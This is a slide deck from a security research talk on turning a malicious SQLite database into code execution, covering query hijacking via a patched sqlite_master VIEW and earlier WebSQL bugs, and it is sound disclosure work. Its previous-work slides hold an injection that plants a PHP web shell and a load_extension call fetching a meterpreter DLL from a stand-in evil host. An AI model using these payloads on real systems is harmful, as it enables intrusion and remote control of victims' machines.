

```
SELECT code_execution FROM * USING SQLite;
```

```
-- gaining code execution using a malicious SQLite database
```

Omer Gull



Check Point Research

# whoami

- Omer Gull
- Vulnerability Researcher
- Check Point Research for the past 3 years
- Now at Hunters.AI

# Agenda

- Motivation and back story
- SQLite3 Intro
- Examining the attack surface of a malicious DB
- Previous work
- Memory corruptions exploitation using pure SQL
- Query Oriented Programming©
- Demos
- Future work and conclusion

# Motivation

- SQLite is one of the most deployed software modules



- Querying an SQLite database is CONSIDERED SAFE
- Spoiler: it's not



# Prologue

- Password stealers
- A computer gets infected
- Malware collects stored credentials maintained by various clients
- Some client software store your secrets in SQLite databases
- Malware sends SQLite DBs to C2 server
- C2 extracts secrets and stores the loot

# How It all Began

- @Omriher and I were looking at the leaked sources of password stealer
- These guys just harvest a bunch of our DBs and parse them in their back-end
- Can we leverage the load and query of an untrusted database to our advantage?
- Could have much bigger implications in countless scenarios as SQLite is so popular
- And so began the longest CTF challenge

# SQLite3

- Unlike most other SQL databases, SQLite does not have a client server architecture
- SQLite reads and writes directly to files
- A complete DB with multiple tables, indices, triggers and views is contained in a single file

# Examining the Attack Surface

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
    if(!$db)
        return FALSE;
    $Datax = $db->query('SELECT BodyRich FROM Notes');
    $Result = '';
    while($Element = $Datax->fetchArray())
    {
        $Data__ = rtf2text($Element['BodyRich']);
        if(strlen($Data__))
        {
            $Result .= $Data__;
            $Result .= str_pad("", 30, "-") . "\r\n";
        }
    }
    $this->insert_downloads(substr($Result, 0, 20) . ".txt", $Result);
    $db->close();
    $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```



# Examining the Attack Surface

- `sqlite3_open($FileDB)`

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
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    $this->insert_downloads(substr($Result, 0, 20) . ".txt", $Result);
    $db->close();
    $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```

# Examining the Attack Surface

- `sqlite3_open($FileDB)`
- `sqlite3_query("SELECT..")`

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
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    $db->close();
    $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```


# The Attack Surface: `sqlite3_open()`

- Setup and configuration code
- Straight-forward header parsing
- Header is 100 bytes long
- Fuzzed to death by AFL
- Not a very promising path to pursue :(

# The Attack Surface: `sqlite3_query("SELECT...")`

- Using SQLite authors' words:

"The SELECT statement is the most complicated command in the SQL language"

- SQLite is a Virtual Machine
- Queries are compiled to bytecode 
- **`sqlite3_prepare()`** - would walk and expand the query
  - For example, rewrite `*` as all column names
- **`sqlite3LocateTable()`** - verifies that all relevant objects actually exist and locates them

# sqlite\_master schema

- Every SQLite database has an sqlite\_master table that defines the schema for the database

```
CREATE TABLE sqlite_master (  
  type TEXT,  
  name TEXT,  
  tbl_name TEXT,  
  rootpage INTEGER,  
  sql TEXT  
);
```

# sqlite\_master schema

- Every SQLite database has an sqlite\_master table that defines the schema for the database

```
CREATE TABLE sqlite_master (  
  type TEXT,  
  name TEXT,  
  tbl_name TEXT,  
  rootpage INTEGER,  
  sql TEXT  
);
```

- sql is the DDL describing the object

# Data Definition Language

- DDL commands are like header files in C
- Used to define the structure, names and types within a database
- Appears in plain-text within a file

# Data Definition Language

```
→ /tmp sqlite3 hello_world.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE TABLE my_table (col_a TEXT, col_b TEXT);
sqlite> INSERT INTO my_table VALUES ('hello', 'world');
sqlite> .quit
```



# Data Definition Language

```
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Enter ".help" for usage hints.
sqlite> CREATE TABLE my_table (col_a TEXT, col_b TEXT);
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sqlite> .quit
→ /tmp xxd -a hello_world.db
00000000: 5351 4c69 7465 2066 6f72 6d61 7420 3300  SQLite format 3.
00000010: 1000 0101 0040 2020 0000 0002 0000 0002  .....@ .....
00000020: 0000 0000 0000 0000 0000 0001 0000 0004  .....
00000030: 0000 0000 0000 0000 0000 0001 0000 0000  .....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0002  .....
00000060: 002e 2480 0d00 0000 010f b400 0fb4 0000  ..$. .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  .....
*
0000fb0: 0000 0000 4a01 0617 1d1d 0169 7461 626c  ....J.....itabl
0000fc0: 656d 795f 7461 626c 656d 795f 7461 626c  emy_tablemy_tabl
0000fd0: 6502 4352 4541 5445 2054 4142 4c45 206d  e.CREATE TABLE m
0000fe0: 795f 7461 626c 6520 2863 6f6c 5f61 2054  y_table (col_a T
0000ff0: 4558 542c 2063 6f6c 5f62 2054 4558 5429  EXT, col_b TEXT)
0001000: 0d00 0000 010f f100 0ff1 0000 0000 0000  .....
0001010: 0000 0000 0000 0000 0000 0000 0000 0000  .....
*
0001ff0: 000d 0103 1717 6865 6c6c 6f77 6f72 6c64  .....helloworld
```

# Data Definition Language

```
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*
0001ff0: 000d 0103 1717 6865 6c6c 6f77 6f72 6c64  .....helloworld
```



# Back to Query Preparation

- **sqlite3LocateTable()** attempts to find the structure describing the table we are interested in querying
- Reads the schema available in `sqlite_master`
- If this is the first time doing it, it will also have a callback function for every DDL statement
- The callback validates the DDL and builds the internal data structures of the object

# DDL Patching

- Can we just replace the SQL query within the DDL?

```
int sqlite3InitCallback(void *pInit, int argc, char **argv, char **NotUsed){
    InitData *pData = (InitData*)pInit;
    sqlite3 *db = pData->db;
    int iDb = pData->iDb;
    ...
    if( argv==0 ) return 0;    /* Might happen if EMPTY_RESULT_CALLBACKS are on */
    if( argv[1]==0 ){
        corruptSchema(pData, argv[0], 0);
    }else if( sqlite3_strnicmp(argv[2],"create ",7)==0 ){
        int rc;
        ...
        TESTONLY(rcp = ) sqlite3_prepare(db, argv[2], -1, &pStmt, 0);
    }
}
```

# DDL Patching

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    }
}
```


# DDL Patching

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        TESTONLY(rcp = ) sqlite3_prepare(db, argv[2], -1, &pStmt, 0);
    }
}
```

# CREATE

- Still leaves some room for flexibility



# CREATE VIEW

- VIEW is simply a pre-packaged SELECT statement
- VIEWS are queried similarly to TABLEs

```
SELECT col_a FROM my_table == SELECT col_a FROM my_view
```



# Query Hijacking

- Patch sqlite\_maser's DDL with a VIEW instead of TABLE
- Our patched VIEW can have any SELECT we wish
- **Using our SELECT sub-query we can interact with the SQLite3 interpreter**

# Query Hijacking Example

- The *original database* had a single TABLE

```
CREATE TABLE dummy (  
  col_a TEXT,  
  col_b TEXT  
);
```

- *Target software* would query it with the following

```
SELECT col_a, col_b FROM dummy;
```

- The following VIEW can hijack this query

```
CREATE VIEW dummy(col_a, col_b) AS SELECT (<sub-query-1>), (<sub-query-2>);
```

# Query Hijacking Example

```
→ /tmp sqlite3 query_hijacking.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE VIEW dummy cola, colb AS SELECT (
...> SELECT sqlite_version()
...> ),(
...> SELECT printf('SQLite implemented their own %s', 'printf')
...> );
sqlite> .quit
```

# Query Hijacking Example

```
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SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
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3.24.0|SQLite implemented their own printf
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sqlite>
```

- **We just gained control over the query**
- What can we do with it?

# Previous Work



# SQL Injection

- A couple of known SQLi tricks in SQLite

```
ATTACH DATABASE '/var/www/lol.php' AS lol;  
CREATE TABLE lol.pwn (dataz text);  
INSERT INTO lol.pwn (dataz) VALUES ('<? system($_GET['cmd']); ?>');--
```

- Can't ATTACH, DDL must begin with "CREATE "

```
SELECT load_extension('\evilhost\evilshare\meterpreter.dll', 'DllMain');--
```

- Disabled by default :(

# Memory Corruptions and SQLite

- SQLite is written in C
- "Finding bugs in SQLite, the easy way"
- 22 bugs in 30 minutes of fuzzing

# Memory Corruptions and SQLite

- Since version 3.8.10 (2015) SQLite started using AFL as an integral part of their remarkable test suite
- These memory corruptions proved to be difficult to exploit without a convenient environment
- The Security research community soon found the perfect target

# WebSQL For Developers

- Web page API for storing data in databases
- Queried from Javascript
- SQLite backend
- Available in Chrome and Safari

```
var db = openDatabase('mydb', '1.0', 'Test DB', 2 * 1024 * 1024);

db.transaction(function (tx) {
  tx.executeSql('CREATE TABLE IF NOT EXISTS LOGS (id unique, log)');
  tx.executeSql('INSERT INTO LOGS (id, log) VALUES (1, "foobar")');
  tx.executeSql('INSERT INTO LOGS (id, log) VALUES (2, "logmsg")');
});
```

# WebSQL For Attackers

- Untrusted input into SQLite
- Reachable from any website
- A couple of the world's most popular browsers
- Bugs could be leveraged with the comfort of a Javascript interpreter

# WebSQL - Attacks

- Several impressive researches have been published
- From low hanging fruits like [CVE-2015-7036](#)
  - untrusted pointer dereference **fts3\_tokenizer()**
- To more complex exploits presented in Blackhat 2017 by [Chaitin](#)
  - Type confusion in **fts3OptimizeFunc()**
- And the recent [Magellan](#) bugs found by Tencent
  - Integer overflow in **fts3SegReaderNext()**

# WebSQL - Attacks

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# FTS?

3



## fts

Either [fuck this shit](#) or [fuck that shit](#), depending on [the situation](#).

*Today sucks, [FTS \(fuck this shit\)](#)*

*I'm not going to work, [FTS \(fuck that shit\)](#)*

[#fts](#) [#fst](#) [#tfs](#) [#tsf](#) [#sft](#) [#stf](#)

by [tBarge](#) December 09, 2007



Get a **fts** mug for your Aunt Nathalie.





# Full Text Search

- Virtual table module
- Textual searches on a set of documents

“Like Google for your SQLite database”

# Virtual Tables

- Plenty of cool functionalities: FTS, RTREE, CSV
- Queried like regular tables
- Behind the scenes, dark magic happens
  - Queries invoke callback methods on shadow tables

# Shadow Tables


```
CREATE VIRTUAL TABLE vt USING FTS3 (content TEXT);
```

```
INSERT INTO vt VALUES ('Hello world');
```

# Shadow Tables

```
CREATE VIRTUAL TABLE vt USING FTS3 (content TEXT);
```

```
INSERT INTO vt VALUES ('Hello world');
```



# RTREE Bug

- RTREE virtual table
- Available in MacOS, iOS and Windows 10
- Geographical indexing

